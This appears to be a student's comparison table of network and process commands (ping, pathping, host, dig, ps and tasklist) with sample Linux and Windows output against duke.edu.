ping	ping - send ICMP ECHO_REQUEST to network hosts	yz558@vcm-16033:~\$ ping duke.edu PING duke.edu (152.3.72.104) 56(84) bytes of data. 64 bytes from duke-web-fitz.oit.duke.edu (152.3.72.104): icmp_seq=1 ttl=248 time=1.06 ms 64 bytes from duke-web-fitz.oit.duke.edu (152.3.72.104): icmp_seq=2 ttl=248 time=1.12 ms 64 bytes from duke-web-fitz.oit.duke.edu (152.3.72.104): icmp_seq=3 ttl=248 time=1.27 ms 64 bytes from duke-web-fitz.oit.duke.edu (152.3.72.104): icmp_seq=4 ttl=248 time=1.19 ms ^C --- duke.edu ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3005ms rtt min/avg/max/mdev = 1.059/1.159/1.271/0.078 ms	C:\Users\yz558>ping duke.edu Pinging duke.edu [152.3.72.104] with 32 bytes of data: Reply from 152.3.72.104: bytes=32 time=1ms TTL=248 Reply from 152.3.72.104: bytes=32 time=1ms TTL=248 Reply from 152.3.72.104: bytes=32 time=1ms TTL=248 Reply from 152.3.72.104: bytes=32 time=1ms TTL=248 Ping statistics for 152.3.72.104: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 1ms, Maximum = 1ms, Average = 1ms
pathping	pathping is an interesting command that's unique to Windows. It's sort of a cross between the ping command and the tracert command, combining the features of both into one tool. When you run pathping, it first traces the route to the destination address much the way tracert does.	N/A	C:\Users\yz558>pathping duke.edu Tracing route to duke.edu [152.3.72.104] over a maximum of 30 hops: 0 vcm-16185.win.duke.edu [67.159.94.215] 1 152.3.53.254 2 * * * Computing statistics for 25 seconds... Source to Here This Node/Link Hop RTT Lost/Sent = Pct Lost/Sent = Pct Address 0 vcm-16185.win.duke.edu [67.159.94.215] 0/ 100 = 0% 1 13ms 0/ 100 = 0% 0/ 100 = 0% 152.3.53.254 Trace complete.
host	host - DNS lookup utility	yz558@vcm-16033:~\$ host duke.edu duke.edu has address 152.3.72.104 duke.edu mail is handled by 10 mx.oit.duke.edu.	N/A
dig	dig - DNS lookup utility	yz558@vcm-16033:~\$ dig duke.edu	N/A

		<pre>; <<>> DiG 9.16.1-Ubuntu <<>> duke.edu ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11581 ;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 ;; OPT PSEUDOSECTION: ; EDNS: version: 0, flags;; udp: 65494 ;; QUESTION SECTION: ;duke.edu. IN A ;; ANSWER SECTION: duke.edu. 156 IN A 152.3.72.104 ;; Query time: 0 msec ;; SERVER: 127.0.0.53#53(127.0.0.53) ;; WHEN: Sun Sep 06 18:33:16 EDT 2020 ;; MSG SIZE rcvd: 53</pre>	
ps (Linux) tasklist (Windows)	ps - report a snapshot of the current processes.	<pre>yz558@vcm-16033:~\$ ps PID TTY TIME CMD 20943 pts/0 00:00:00 bash 21640 pts/0 00:00:00 ps</pre>	<pre>C:\Users\yz558>tasklist Image Name PID Session Name Session# Mem Usage ===== ===== ===== System Idle Process 0 Services 0 8 K System 4 Services 0 160 K Registry 88 Services 0 75,852 K smss.exe 364 Services 0 1,052 K csrss.exe 472 Services 0 4,656 K wininit.exe 544 Services 0 6,064 K csrss.exe 560 Console 1 3,756 K winlogon.exe 640 Console 1 8,756 K services.exe 656 Services 0 12,544 K</pre>

			lsass.exe 692 Services 0 22,196 K svchost.exe 792 Services 0 3,628 K svchost.exe 812 Services 0 27,200 K fontdrvhost.exe 828 Console 1 2,660 K fontdrvhost.exe 832 Services 0 2,884 K svchost.exe 924 Services 0 15,340 K svchost.exe 968 Services 0 10,464 K LogonUI.exe 404 Console 1 45,792 K dwm.exe 392 Console 1 28,668 K svchost.exe 736 Services 0 51,600 K svchost.exe 844 Services 0 6,464 K svchost.exe 940 Services 0 6,304 K
Example ping	Ping – send ICMP ECHO_REQUEST packets to network hosts	<pre>\$ ping duke.edu PING duke.edu (152.3.72.197) 56(84) bytes of data: 64 bytes from 152.3.72.197: icmp_seq=1 ttl=240 time=21.7 ms 64 bytes from 152.3.72.197: icmp_seq=2 ttl=240 time=27.3 ms ^C --- duke.edu ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1001ms rtt min/avg/max/mdev = 21.728/24.554/27.380/2.826 ms</pre>	<pre>> ping duke.edu Pinging duke.edu [152.3.72.197] with 32 bytes of data: Reply from 152.3.72.197: bytes=32 time=27ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Reply from 152.3.72.197: bytes=32 time=25ms TTL=240 Reply from 152.3.72.197: bytes=32 time=22ms TTL=240 Ping statistics for 152.3.72.197: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 22ms, Maximum = 27ms, Average = 24ms</pre>

~ END ~